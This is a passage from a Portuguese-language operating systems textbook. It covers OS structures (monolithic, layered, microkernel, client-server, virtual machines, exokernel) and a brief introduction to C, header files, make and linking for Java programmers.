Para construir o programa-objeto real do sistema operacional usando essa abordagem, primeiro compilam-se todas as rotinas individualmente (ou os arquivos que contêm as rotinas). Então, juntam-se todas em um único arquivo-objeto usando o ligador (*linker*) do sistema. Não existe essencialmente ocultação de informação; todas as rotinas são visíveis umas às outras (o oposto de uma estrutura de módulos ou pacotes, na qual muito da informação é ocultado dentro de módulos e somente os pontos de entrada designados podem ser chamados do lado de fora do módulo).

Contudo, mesmo em sistemas monolíticos, é possível ter um mínimo de estrutura. Os serviços (chamadas de sistema) providos pelo sistema operacional são requisitados colocando-se os parâmetros em um local bem definido (na pilha, por exemplo) e, então, executando uma instrução de desvio de controle (*trap*). Essa instrução chaveia a máquina do modo usuário para o modo núcleo e transfere o controle para o sistema operacional, mostrado como passo 6 na Figura 1.17. O sistema operacional busca então os parâmetros e determina qual chamada de sistema será executada. Depois disso, ele indexa uma tabela que contém na linha *k* um ponteiro para a rotina que executa a chamada de sistema *k* (passo 7 na Figura 1.17).

Essa organização sugere uma estrutura básica para o sistema operacional:

- Um programa principal que invoca a rotina do serviço requisitado.
- Um conjunto de rotinas de serviço que executam as chamadas de sistema.
- Um conjunto de rotinas utilitárias que auxiliam as rotinas de serviço.

Segundo esse modelo, para cada chamada de sistema há uma rotina de serviço que se encarrega dela. As rotinas utilitárias realizam tarefas necessárias para as várias rotinas de serviço, como buscar dados dos programas dos usuários. Essa divisão de rotinas em três camadas é mostrada na Figura 1.22.

Além do sistema operacional principal que é carregado quando um computador é iniciado, muitos sistemas operacionais dão suporte a extensões carregáveis, como drivers de E/S e sistemas de arquivos. Esses componentes são carregados conforme a demanda.




Figura 1.22 Um modelo de estruturação simples para um sistema monolítico.

#### 1.7.2 | Sistemas de camadas

Uma generalização da abordagem da Figura 1.22 é a organização do sistema operacional como uma hierarquia de camadas, cada uma delas construída sobre a camada imediatamente inferior. O primeiro sistema construído dessa maneira foi o THE, cuja sigla deriva do Technische Hogeschool Eindhoven, na Holanda, onde foi implementado por E.W. Dijkstra (1968) e seus alunos. O sistema THE era um sistema em lote (*batch*) simples para um computador holandês, o Electrologica X8, que tinha 32 K de palavras de 27 bits (os bits eram caros naquela época).

O sistema possuía seis camadas, conforme mostra a Tabela 1.3. A camada 0 tratava da alocação do processador, realizando chaveamento de processos quando ocorriam as interrupções ou quando os temporizadores expiravam. Acima da camada 0, o sistema era formado por processos sequenciais; cada um deles podia ser programado sem a preocupação com o fato de múltiplos processos estarem executando em um único processador. Em outras palavras, a camada 0 fornecia a multiprogramação básica da CPU.

A camada 1 encarregava-se do gerenciamento de memória. Ela alocava espaço para processos na memória principal e em um tambor magnético de 512 K palavras, que armazenava as partes de processos (páginas) para os quais não havia espaço na memória principal. Acima da camada 1, os processos não precisavam prestar atenção a se estavam na memória principal ou no tambor magnético; a camada 1 cuidava disso, assegurando que as páginas eram trazidas para a memória principal quando necessário.

Camada	Função		
5	O operador		
4	Programas de usuário		
3	Gerenciamento de entrada/saída		
2	Comunicação operador-processo		
1	Memória e gerenciamento de tambor		
0	Alocação do processador e multiprogramação		

I Tabela 1.3 Estrutura do sistema operacional THE.

A camada 2 encarregava-se da comunicação entre cada processo e o console de operação (isto é, o usuário). Acima dessa camada, cada processo tinha efetivamente seu próprio console de operação. A camada 3 encarregava-se do gerenciamento dos dispositivos de E/S e armazenava temporariamente os fluxos de informação que iam para esses dispositivos ou que vinham deles. Acima da camada 3, cada processo podia lidar com dispositivos abstratos de E/S mais amigáveis, em vez de dispositivos reais cheios de peculiaridades. Na camada 4 encontravam-se os programas de usuário. Eles não tinham de se preocupar com o gerenciamento de processo, de memória, console ou E/S. O processo operador do sistema estava localizado na camada 5.

Outra generalização do conceito de camadas estava presente no sistema MULTICS. Em vez de camadas, o MUL-TICS era descrito como uma série de anéis concêntricos, sendo que cada anel interno era mais privilegiado que os externos. Quando uma rotina em um anel externo queria chamar uma rotina no anel interno, ela deveria fazer o equivalente a uma chamada de sistema, isto é, uma instrução de desvio, TRAP, e a validade dos parâmetros era cuidadosamente verificada antes de permitir que a chamada continuasse. Embora no MULTICS todo o sistema operacional fosse parte do espaço de endereçamento de cada processo de usuário, o hardware possibilitava ao sistema designar rotinas individuais (na verdade, segmentos de memória) como protegidas contra leitura, escrita ou execução.

O esquema de camadas do sistema THE era somente um suporte ao projeto, pois todas as partes do sistema eram, ao final, agrupadas em um único programa-objeto. Já no MULTICS, o mecanismo de anéis estava muito mais presente em tempo de execução e reforçado pelo hardware. Esse mecanismo de anéis era vantajoso porque podia facilmente ser estendido para estruturar subsistemas de usuário. Por exemplo, um professor podia escrever um programa para testar e atribuir notas a programas de alunos executando-o no anel n, enquanto os programas dos alunos seriam executados no anel n + 1, a fim de que nenhum deles pudesse alterar suas notas.

#### 1.7.3 | Micronúcleo

Com a abordagem do sistema de camadas, os projetistas podem escolher onde traçar a fronteira núcleo-usuário. Tradicionalmente, todas as camadas entram no núcleo, mas isso não é necessário. Na realidade, apresentam-se fortes argumentos para colocação do mínimo possível em modo núcleo porque erros no núcleo podem derrubar o sistema instantaneamente. Por outro lado, processos de usuário podem ser configurados com menos potência de modo que um erro não seja fatal.

Vários pesquisadores têm estudado o número de erros por mil linhas de código (por exemplo, Basilli e Perricone, 1984; Ostrand e Weyuker, 2002). A densidade de erros depende do tamanho do módulo, da idade do módulo etc.,

mas uma cifra aproximada para sistemas industriais sérios é de dez erros por mil linhas de código. Isso significa que é provável que um sistema operacional monolítico de cinco milhões de linhas de código contenha algo como 50 mil erros no núcleo. É claro que nem todos são fatais, visto que alguns erros podem ser coisas como emitir uma mensagem de erro incorreta em uma situação que raramente ocorre. Contudo, os sistemas operacionais são suficientemente sujeitos a erro e, por isso, os fabricantes de computadores inserem botões de reinicialização neles (frequentemente no painel frontal), algo que fabricantes de aparelhos de TV, rádios e carros não fazem, apesar da grande quantidade de softwares nesses dispositivos.

A ideia básica por trás do projeto do micronúcleo é alcançar alta confiabilidade por meio da divisão do sistema operacional em módulos pequenos, bem definidos, e apenas um desses módulos — o micronúcleo — é executado no modo núcleo e o restante é executado como processos de usuário comuns relativamente sem potência. Em particular, quando há a execução de cada driver de dispositivo e de cada sistema de arquivos como um processo de usuário separado, um erro em um deles pode quebrar aquele componente, mas não pode quebrar o sistema inteiro. Desse modo, um erro na unidade de áudio fará com que o som seja adulterado ou interrompido, mas não travará o computador. Por outro lado, em um sistema monolítico, com todas as unidades no núcleo, uma unidade de áudio defeituosa pode facilmente dar como referência um endereço de memória inválido e parar o sistema instantaneamente.

Muitos micronúcleo foram implementados e utilizados (Accetta et al., 1986; Haertig et al., 1997; Heiser et al., 2006; Herder et al., 2006; Hildebrand, 1992; Kirsch et al., 2005; Liedtke, 1993, 1995, 1996; Pike et al., 1992; Zuberi et al., 1999). Eles são especialmente comuns em aplicações de tempo real, industriais, de aviônica e militares, que são cruciais e têm requisitos de confiabilidade muito altos. Alguns dos micronúcleos mais conhecidos são Integrity, K42, L4, PikeOS, QNX, Symbian e MINIX 3. Faremos agora um breve resumo do MINIX 3, que levou a ideia de modularidade ao limite, decompondo a maior parte do sistema operacional em vários processos independentes no modo usuário. O MINIX 3 é um sistema de código aberto disponível gratuitamente em <www.minix3.org> e compatível com o POSIX (Herder et al., 2006a; Herder et al., 2006b).

O micronúcleo do MINIX 3 tem apenas cerca de 3.200 linhas de C e 800 linhas de assembler para funções de nível muito baixo, como contenção de interrupções e processos de chaveamento. O código C gerencia e escalona processos, controla a comunicação entre processos (trocando mensagens entre eles) e oferece um conjunto de cerca de 35 chamadas ao núcleo para permitir que o resto do sistema operacional faça seu trabalho. Essas chamadas executam funções como associar os manipuladores (handlers) às interrupções, transferir dados entre espaços de endereçamento e instalar novos mapas de memória para proces-

sos recém-criados. A estrutura de processo do MINIX 3 é mostrada na Figura 1.23 e os manipuladores de chamada de núcleo (*kernel call handlers*) são rotulados como *Sys*. O driver de dispositivo para o relógio também está no núcleo porque o escalonador interage proximamente com ele. Todos os outros drivers de dispositivo operam separadamente como processos de usuário.

Fora do núcleo, o sistema é estruturado em três camadas de processos, todas executando em modo usuário. A camada inferior contém os drivers de dispositivos. Visto que eles executam em modo usuário, não têm acesso físico ao espaço de porta de E/S e não podem emitir comandos de E/S diretamente. Em vez disso, para programar um dispositivo de E/S, o driver constrói uma estrutura dizendo que valores escrever em quais portas de E/S e gera uma chamada ao núcleo para realizar a escrita. Essa abordagem permite que o núcleo verifique o que o driver está escrevendo (ou lendo) a partir da E/S que está autorizada a utilizar. Consequentemente (e diferentemente do projeto monolítico), uma unidade de áudio defeituosa não pode escrever acidentalmente no disco.

Acima dos drivers está outra camada no modo usuário que contém os servidores, que fazem a maior parte do trabalho do sistema operacional. Um ou mais servidores de arquivos gerenciam o(s) sistema(s) de arquivo, o gerenciador de processos cria, destrói e gerencia processos etc. Os programas de usuários obtêm serviços do sistema operacional enviando mensagens curtas aos servidores solicitando chamadas de sistema POSIX. Por exemplo, um processo que precise fazer um read envia uma mensagem a um dos servidores de arquivo dizendo-lhe o que ler.

Um servidor interessante é o **servidor de reencar- nação**, cujo trabalho é verificar se os outros servidores e drivers estão funcionando corretamente. Nos casos em que se detecta uma unidade defeituosa, ela é automaticamente substituída sem nenhuma intervenção do usuário. Desse modo, o sistema é capaz de autorrecuperação e pode atingir grande confiabilidade.

Esse sistema tem muitas restrições que limitam a potência de cada processo. Como mencionado anteriormente, os drivers podem tocar apenas portas de E/S autorizadas, mas o acesso a chamadas ao núcleo também é controlado por processo, assim como a capacidade de enviar mensagens a outros processos. Os processos também podem conceder autorização limitada a outros para que o núcleo acesse seus espaços de endereçamento. Por exemplo, um sistema de arquivos pode permitir que a unidade de disco deixe o núcleo colocar uma leitura recente de um bloco do disco em um endereço específico no espaço de endereço do sistema de arquivos. A soma de todas essas restrições é que cada driver e servidor tem exatamente a potência para fazer seu trabalho e nada mais, o que limita enormemente os danos que poderiam ser causados por um componente defeituoso.

Uma ideia relacionada ao núcleo mínimo é colocar o mecanismo para fazer algo no núcleo e não a política. Para compreendermos melhor esse ponto, consideremos o escalonamento de processos. Um algoritmo de escalonamento relativamente simples é atribuir uma prioridade a cada processo e, em seguida, fazer com que o núcleo execute o processo executável de maior prioridade. O mecanismo — no núcleo — é procurar o processo de maior prioridade e executá-lo. A política — atribuir prioridades aos processos — pode ser feita por processos de modo usuário. Desse modo, política e mecanismo podem ser desacoplados e o núcleo pode ser reduzido.

#### 1.7.4 O modelo cliente-servidor

Uma ligeira variação da ideia do micronúcleo é distinguir entre duas classes de processos, os **servidores**, que prestam algum serviço, e os **clientes**, que usam esses serviços. Esse modelo é conhecido como modelo do **cliente—servidor**. Frequentemente a camada inferior é o micronúcleo, mas ele não é obrigatório. A essência é a presença de processos clientes e servidores.



A comunicação entre clientes e servidores é muitas vezes realizada por meio de troca de mensagens. Para obter um serviço, um processo cliente constrói uma mensagem dizendo o que deseja e a envia ao serviço apropriado. Este faz o trabalho e envia a resposta de volta. Se o cliente e o servidor forem executados na mesma máquina, certas otimizações são possíveis, mas, conceitualmente, estamos falando de troca de mensagens neste caso.

Uma generalização óbvia dessa ideia é executar clientes e servidores em computadores diferentes, conectados por uma rede local ou de grande área, conforme a ilustração da Figura 1.24. Uma vez que os clientes se comunicam com os servidores enviando mensagens, eles não precisam saber se as mensagens são entregues localmente em suas próprias máquinas ou se são enviadas através de uma rede a servidores em uma máquina remota. No que se refere aos clientes, o mesmo ocorre em ambos os casos: solicitações são enviadas e as respostas, devolvidas. Dessa forma, o modelo cliente–servidor é uma abstração que pode ser usada para uma única máquina ou para uma rede de máquinas.

Cada vez mais vários sistemas envolvem usuários em seus computadores pessoais, como clientes e máquinas grandes em outros lugares, como servidores. De fato, grande parte da Web opera dessa forma. Um PC envia uma solicitação de página da Web ao servidor e a página da Web retorna. Esse é um uso típico do modelo cliente–servidor em uma rede.

## 1.7.5 | Máquinas virtuais

As versões iniciais do sistema operacional OS/360 eram estritamente em lote (*batch*). Porém, muitos usuários do IBM 360 desejavam compartilhamento de tempo. Então, vários grupos, de dentro e de fora da IBM, decidiram escrever sistemas de tempo compartilhado para o IBM 360. O sistema de tempo compartilhado oficial da IBM, o TSS/360, foi lançado muito tarde e, quando finalmente se tornou mais popular, estava tão grande e lento que poucos clientes converteram suas aplicações. Ele foi finalmente abandonado depois de já ter consumido cerca de 50 milhões de dólares em seu desenvolvimento (Graham, 1970). Mas um grupo do Centro Científico da IBM em Cambridge, Massachusetts, produziu um outro sistema, radicalmente

diferente, que a IBM finalmente adotou. Um descendente linear desse sistema, chamado **z/VM**, agora é amplamente usado nos computadores de grande porte atuais da IBM, a série z, que são muito utilizados em grandes centros de dados corporativos, por exemplo, como servidores de comércio eletrônico que controlam centenas de milhares de transações por segundo e usam bases de dados cujo tamanho pode chegar a milhões de gigabytes.

#### VM/370

Esse sistema, originalmente denominado CP/CMS e depois renomeado VM/370 (Seawright e MacKinnon, 1979), foi baseado em uma observação perspicaz: um sistema de tempo compartilhado fornece (1) multiprogramação e (2) uma máquina estendida com uma interface mais conveniente do que a que o hardware oferece. A essência do VM/370 é a separação completa dessas duas funções.

O coração do sistema, conhecido como **monitor de máquina virtual**, é executado diretamente sobre o hardware e implementa a multiprogramação, provendo assim não uma, mas várias máquinas virtuais para a próxima camada situada acima, conforme mostra a Figura 1.25. Contudo, ao contrário dos demais sistemas operacionais, essas máquinas virtuais não são máquinas estendidas, com arquivos e outras características convenientes. Na verdade, são cópias *exatas* do hardware, inclusive com modos núcleo/usuário, E/S, interrupções e tudo o que uma máquina real tem.

Como cada máquina virtual é uma cópia exata do hardware, cada uma delas pode executar qualquer sistema operacional capaz de ser executado diretamente sobre o hardware. Diferentes máquinas virtuais podem — e isso ocorre com frequência — executar diferentes sistemas operacionais. Em algumas dessas máquinas virtuais é executado um dos sistemas operacionais descendentes do OS/360 para processamento em lote (batch) ou de transações, enquanto se executa em outras um sistema operacional monousuário interativo, denominado CMS (conversational monitor system — sistema monitor conversacional), dedicado a usuários interativos em tempo compartilhado, o qual era popular entre os programadores.





Figura 1.24 O modelo cliente-servidor em uma rede.



I Figura 1.25 Estrutura do VM/370 com CMS.

Quando um programa CMS executa uma chamada de sistema, ela é desviada para o sistema operacional,
que executa em sua própria máquina virtual, e não para o
VM/370, como se estivesse executando sobre uma máquina real e não sobre uma máquina virtual. Então, o sistema
operacional CMS emite as instruções normais de hardware
para E/S a fim de, por exemplo, ler seu disco virtual ou
executar outro serviço qualquer pedido pela chamada.
Essas instruções de E/S são, por sua vez, desviadas pelo
VM/370, que as executa como parte de sua simulação do
hardware real. A partir da separação completa das funções
de multiprogramação e da provisão de uma máquina estendida, pode-se ter partes muito mais simples, flexíveis e
fáceis de serem mantidas.

Em sua encarnação moderna, o z/VM normalmente é utilizado para executar sistemas operacionais completos múltiplos em vez de sistemas de usuário único desmontados como o CMS. Por exemplo, a série z é capaz de executar uma ou mais máquinas virtuais Linux com sistemas operacionais IBM tradicionais.

#### Máquinas virtuais redescobertas

Embora a IBM tenha um produto de máquina virtual disponível há quatro décadas e algumas outras companhias, inclusive a Sun Microsystems e a Hewlett-Packard, tenham acrescentado recentemente um suporte de máquina virtual a seus servidores empresariais de alto desempenho, a ideia de virtualização foi em grande medida ignorada na indústria da computação até pouco tempo atrás. Mas, nos últimos anos, uma combinação de novas necessidades, novos softwares e novas tecnologias tornou essa ideia um tópico de interesse.

Primeiro as necessidades. Muitas companhias tradicionalmente executavam seus servidores de correio, servidores da Web, servidores FTP e outros em computadores separados, algumas vezes com sistemas operacionais diferentes. Elas percebem a virtualização como um modo de executar todos eles na mesma máquina sem que uma falha em um servidor afete o resto.

A virtualização também é popular na indústria de hospedagem de páginas da Web. Sem a virtualização, os clientes da hospedagem na Web são forçados a escolher entre **hospedagem compartilhada** (que lhes dá apenas uma conta de acesso a um servidor da Web, mas não

lhes permite controlar o software do servidor) e hospedagem dedicada (que lhes oferece uma máquina própria, que é muito flexível mas pouco econômica para sites da Web de pequeno a médio porte). Quando uma companhia de hospedagem na Web aluga máquinas virtuais, uma única máquina física pode executar muitas máquinas virtuais e cada uma delas parece ser uma máquina completa. Os clientes que alugam uma máquina virtual podem executar quaisquer sistemas operacionais e softwares que desejem, mas por uma fração do custo de um servidor dedicado (porque a mesma máquina física dá suporte a muitas máquinas virtuais ao mesmo tempo).

A virtualização também é utilizada por usuários finais que querem executar dois ou mais sistemas operacionais ao mesmo tempo, por exemplo Windows e Linux, porque alguns de seus pacotes de aplicações favoritos são executados em um dos sistemas e outros pacotes em outro sistema. Essa situação é ilustrada na Figura 1.26(a), na qual o termo 'monitor de máquina virtual' foi alterado para **hipervisor** tipo 1 nos últimos anos.

Agora o software. Embora ninguém discuta a atratividade das máquinas virtuais, o problema foi a implementação. Para executar o software de máquina virtual em




Figura 1.26 (a) Hipervisor de tipo 1. (b) Hipervisor de tipo 2.

Capítulo 1 Introdução

um computador, sua CPU deve ser virtualizável (Popek e Goldberg, 1974). Em poucas palavras, há um problema neste caso. Quando um sistema operacional sendo executado em uma máquina virtual (em modo usuário) executa uma instrução privilegiada, como modificar a PSW ou fazer E/S, é essencial que o hardware crie um dispositivo para o monitor da máquina virtual, de modo que a instrução possa ser emulada em software. Em algumas CPUs - principalmente Pentium, seus predecessores e seus clones - tentativas de executar instruções não privilegiadas no modo usuário são simplesmente ignoradas. Essa propriedade impossibilitou a existência de máquinas virtuais nesse hardware, o que explica a falta de interesse na indústria da computação. É claro que havia interpretadores para o Pentium que eram executados nele mas, com uma perda de desempenho de 5-10x em geral, eles não eram úteis para trabalhos importantes.

Essa situação mudou como resultado de vários projetos de pesquisa acadêmica na década de 1990, particularmente o Disco em Stanford (Bugnion et al., 1997), que conduziu a produtos comerciais (por exemplo, VMware Workstation) e a uma retomada do interesse em máquinas virtuais. O VMware Worsktation é um hipervisor de tipo 2, mostrado na Figura 1.26(b). Ao contrário dos hipervisores de tipo 1, que são executados diretamente no hardware, os hipervisores de tipo 2 são executados como programas aplicativos na camada superior do Windows, Linux ou algum outro sistema operacional, conhecido como sistema operacional hospedeiro. Depois de ser iniciado, um hipervisor de tipo 2 lê o CD-ROM de instalação para o sistema operacional hóspede escolhido e instala um disco virtual, que é só um arquivo grande no sistema de arquivos do sistema operacional hospedeiro.

Quando o sistema operacional hóspede é inicializado, faz o mesmo que no verdadeiro hardware, normalmente iniciando algum processo subordinado e, em seguida, uma interface gráfica GUI. Alguns hipervisores traduzem os programas binários do sistema operacional convidado bloco a bloco, substituindo determinadas instruções de controle por chamadas ao hipervisor. Os blocos traduzidos são executados e armazenados para uso posterior.

Uma abordagem diferente para o gerenciamento de instruções de controle é modificar o sistema operacional para removê-las. Essa abordagem não é uma virtualização autêntica, e sim uma paravirtualização. Discutiremos a virtualização em maiores detalhes no Capítulo 8.

#### A máquina virtual Java

Outra área na qual máquinas virtuais são usadas, mas de maneira um pouco diferente, é na execução de programas Java. Quando a Sun Microsystems inventou a linguagem de programação Java, inventou também uma máquina virtual (isto é, uma arquitetura de computador) denominada JVM (Java virtual machine - máquina virtual Java). O compilador Java produz código para JVM, que então nor-

malmente é executada por um programa interpretador da JVM. A vantagem desse sistema é que o código JVM pode ser enviado pela Internet a qualquer computador que tenha um interpretador JVM e ser executado lá. Se o compilador produzisse, por exemplo, código binário para a SPARC ou para o Pentium, esses códigos não poderiam ser tão facilmente levados de um lugar para outro. (É claro que a Sun poderia ter produzido um compilador que gerasse código binário para a SPARC e então ter distribuído um interpretador SPARC, mas a JVM é uma arquitetura muito mais simples de interpretar.) Outra vantagem do uso da JVM é a seguinte: se o interpretador for implementado adequadamente — o que não é muito comum --, os programas JVM que chegam podem ser verificados, por segurança, e então executados em um ambiente protegido, de modo que não possam roubar dados ou causar quaisquer danos.

#### 1.7.6 Exonúcleo

Em vez de clonar a máquina real, como é feito no caso das máquinas virtuais, outra estratégia é dividi-la ou, em outras palavras, dar a cada usuário um subconjunto de recursos. Assim, uma máquina virtual pode obter os blocos 0 a 1.023 do disco, uma outra os blocos 1.024 a 2.047 e assim

Na camada mais inferior, executando em modo núcleo, há um programa denominado exonúcleo. Sua tarefa é alocar recursos às máquinas virtuais e então verificar as tentativas de usá-los para assegurar-se de que nenhuma máquina esteja tentando usar recursos de outra. Cada máquina virtual, em nível de usuário, pode executar seu próprio sistema operacional, como no VM/370 e na máquina virtual 8086 do Pentium, exceto que cada uma está restrita a usar somente os recursos que pediu e que foram alocados.

A vantagem do esquema exonúcleo é que ele poupa uma camada de mapeamento. Nos outros projetos, cada máquina virtual pensa que tem seu próprio disco, com blocos indo de 0 a um valor máximo, de modo que o monitor de máquina virtual deve manter tabelas para remapear os endereços de disco (e todos os outros recursos). Com o exonúcleo, esse mapeamento deixa de ser necessário. Ele precisa somente manter o registro de para qual máquina virtual foi atribuído qual recurso. Esse método ainda tem a vantagem adicional de separar, com menor custo, a multiprogramação (no exonúcleo) do código do sistema operacional do usuário (no espaço do usuário), já que tudo que o exonúcleo tem de fazer é manter as máquinas virtuais umas fora do alcance das outras.

# O mundo de acordo com a linguagem C

Os sistemas operacionais normalmente são grandes programas C (ou algumas vezes C++), que consistem de muitos fragmentos escritos por muitos programadores. O

ambiente usado para desenvolver sistemas operacionais é muito diferente daquele a que estão acostumados os indivíduos (como os estudantes) quando escrevem pequenos programas Java. Esta seção é uma tentativa de fazer uma breve introdução ao mundo da escrita de sistemas operacionais para programadores de Java modestos.

# 1.8.1 A linguagem C

Este não é um guia para a linguagem C, mas um breve resumo das diferenças entre C e Java. A linguagem Java é baseada em C, por isso há muitas semelhanças entre as duas. Ambas são linguagens imperativas com tipos de dados, variáveis e comandos de controle, por exemplo. Os tipos de dados primitivos em C são números inteiros (inclusive curtos e longos), caracteres e números de ponto flutuante. Tipos de dados compostos podem ser construídos usando arranjos (arrays), estruturas (structures) e uniões (unions). Os comandos de controle em C são semelhantes aos de Java, inclusive os comandos if, switch, for e while. Funções e parâmetros são quase os mesmos em ambas as linguagens.

Uma característica de C que Java não tem são os ponteiros explícitos. Um **ponteiro** é uma variável que aponta para uma variável ou estrutura de dados (isto é, contém o endereço dela). Considere as linhas

```
char c1, c2, *p;
c1 = 'c';
p = &c1;
c2 = *p;
```

que declaram que cl e c2 são variáveis do tipo caracter e que p é uma variável que aponta para um caractere (isto é, contém o endereço dele). A primeira atribuição armazena o código ASCII para o caractere 'c' na variável cl. A segunda atribui o endereço de cl à variável ponteiro p. A terceira atribui os conteúdos da variável apontada por p à variável c2; desse modo, depois que esses comandos são executados, c2 também contém o código ASCII para 'c'. Na teoria, os ponteiros são tipificados; assim, programadores não deveriam atribuir o endereço de um número em ponto flutuante a um ponteiro de caractere, mas, na prática, os compiladores aceitam essas atribuições, embora algumas vezes com uma advertência. Os ponteiros são uma construção muito eficaz, mas também uma grande fonte de erros quando usados sem cuidado.

C não tem, entre outras coisas, cadeia de caracteres incorporadas, threads, pacotes, classes, objetos, segurança de tipos (type safety) e coletor de lixo. O último é um defeito fatal para sistemas operacionais. Todo o armazenamento em C é estático ou explicitamente alocado e liberado pelo programador, normalmente com a função biblioteca malloc e free. É a última propriedade — controle total do programador sobre a memória — com ponteiros explícitos que torna a linguagem C atraente para a escrita de sistemas operacionais. Os sistemas operacionais são, até certo ponto, sistemas em tempo real, mesmo no caso de siste-

mas de propósito geral. Quando ocorre uma interrupção, o sistema operacional pode ter apenas alguns microssegundos para executar alguma ação ou perder informações críticas. A entrada em operação do coletor de lixo em um momento arbitrário é intolerável.

#### 1.8.2 Arquivos de cabeçalho

Um projeto de sistema operacional geralmente consiste em alguns diretórios, cada um contendo muitos arquivos .c, que contêm o código para alguma parte do sistema, com alguns arquivos de cabeçalho (header) .h que contêm declarações e definições usadas por um ou mais arquivos de código. Arquivos de cabeçalho também podem incluir macros, como

```
#define BUFFER_SIZE 4096
```

que permitem que o programador nomeie constantes, de modo que, quando o *BUFFER\_SIZE* for usado no código, seja substituído durante a compilação pelo número 4096. Uma boa prática de programação em C é nomear todas as constantes exceto 0, 1 e –1 e, algumas vezes, nomear até mesmo essas. As macros podem ter parâmetros, como

```
#define max(a, b) (a > b ? a : b)

que permitem que o programador escreva
i = max(j, k+1)
e obtenha
i = (j > k+1 ? j: k+1)
```

para armazenar a maior parte de j e k+1 em i. Os cabeçalhos também podem conter compilação condicional, por exemplo

```
#ifdef PENTIUM intel_int_ack(); #endif
```

que compila uma chamada à função <code>intel\_int\_ack</code> apenas se a macro <code>PENTIUM</code> for definida. A compilação condicional é muito utilizada para isolar códigos dependentes de arquitetura, de modo que certo código seja inserido apenas quando o sistema for compilado no Pentium, outro código seja inserido apenas quando o sistema for compilado no SPARC, e assim por diante. Um arquivo <code>.c</code> pode incluir conjuntamente zero ou mais arquivos de cabeçalho usando a instrução <code>#include</code>. Há também muitos arquivos de cabeçalho comuns a quase todo <code>.c</code> e esses são armazenados em um diretório central.

# 1.8.3 Grandes projetos de programação

Para construir um sistema operacional, cada .c é compilado em um **arquivo-objeto** pelo compilador C. Arquivos-objeto, que têm o sufixo .o, contêm instruções binárias para a máquina-destino. Eles serão executados posteriormente

pela CPU. Não há nada semelhante ao Java byte code e, o código Java compilado para a JVM, na linguagem C.

O primeiro passo do compilador C é chamado pré--processador C. Quando lê cada arquivo .c, toda vez que atinge uma instrução #include, ele captura o arquivo de cabeçalho nomeado e o processa, expandindo macros, controlando a compilação adicional (e outras coisas) e transferindo os resultados ao próximo passo do compilador como se eles estivessem fisicamente incluídos.

Uma vez que os sistemas operacionais são muito grandes (cinco milhões de linhas de código não são incomuns), compilar tudo novamente a cada vez que um arquivo fosse alterado seria inaceitável. Por outro lado, alterar um arquivo de cabeçalho importante que esteja incluído em milhares de outros arquivos requer nova compilação desses arquivos. Acompanhar quais arquivos-objeto dependem de quais arquivos de cabeçalho é totalmente impraticável sem uma ferramenta de auxílio.

Felizmente, os computadores são muito bons em fazer exatamente esse tipo de coisa. Nos sistemas UNIX, há um programa chamado make (com numerosas variantes, como gmake, pmake etc.) que lê o Makefile, que lhe diz quais arquivos são dependentes de quais outros arquivos. O que o make faz é identificar quais os arquivos-objeto requeridos imediatamente para construir o binário do sistema operacional e, para cada um, verificar se algum dos arquivos dos quais depende (o código e os cabeçalhos) foi modificado após a última criação do arquivo-objeto. Em caso afirmativo, esse arquivo-objeto deve ser recompilado. Quando make tiver determinado que arquivos .c devem ser recompilados, invoca um compilador C para compilá-los novamente, reduzindo assim o número de compilações ao mínimo. Em grandes projetos, a criação do Makefile é propensa a erro e, por isso, há ferramentas que o fazem automaticamente.

Uma vez que todos os arquivos .o estejam prontos, são transferidos a um programa chamado linker (ligador) para combinar todos eles em um único arquivo binário executável. Quaisquer funções de biblioteca chamadas também são incluídas nesse ponto, referências entre funções são resolvidas e endereços de máquinas são relocados conforme a necessidade. Quando a ligação é concluída, o resultado é um programa executável, tradicionalmente chamado a.out em sistemas UNIX. Os vários componentes desse processo são ilustrados na Figura 1.27 para um programa com três arquivos C e dois arquivos de cabeçalho. Embora nossa discussão seja sobre o desenvolvimento de sistemas operacionais, tudo isso se aplica ao desenvolvimento de qualquer programa de grande porte.

#### 1.8.4 O modelo de execução

Uma vez que o sistema operacional binário tenha sido ligado, o computador pode ser reiniciado e o novo sistema operacional carregado. Ao ser executado, pode carregar de modo dinâmico pedaços que não foram estaticamente incluídos no sistema binário, como drivers de dispositivo e




Figura 1.27 O processo de compilação C e arquivos de cabeçalho para criar um arquivo executável.

sistemas de arquivo. No tempo de execução, o sistema operacional pode consistir de segmentos múltiplos, para o texto (o código do programa), os dados e a pilha. O segmento de texto é normalmente imutável, não mudando durante a execução. O segmento de dados começa com determinado tamanho e é inicializado com determinados valores, mas pode mudar e crescer conforme a necessidade. A pilha está inicialmente vazia, mas cresce e encolhe à medida que as funções são chamadas e retornam. Muitas vezes o segmento de texto é colocado próximo à parte inferior da memória, os segmentos de dados logo acima, com a capacidade de crescer para cima, e o segmento de pilha em um endereço virtual alto, com a capacidade de crescer para baixo (em direção ao endereço zero de memória), mas sistemas diferentes funcionam de modos diferentes.

Em todos os casos, o código do sistema operacional é executado diretamente pelo hardware, sem interpretadores e sem compilação just-in-time, como é normal no caso da linguagem Java.

# Pesquisas em sistemas operacionais

A ciência da computação avança muito rapidamente e é difícil dizer para onde se dirige. Pesquisadores em universidades e em laboratórios industriais estão sempre desenvolvendo novas ideias; algumas delas não levam a nada, porém outras tornam-se a base para futuros produtos e causam altos impactos à indústria e aos consumidores. Fazer uma retrospectiva de como as coisas evoluíram é mais fácil do que predizer como evoluirão. Separar o joio do trigo é muito difícil, porque muitas vezes uma ideia leva de 20 a 30 anos para causar algum impacto.

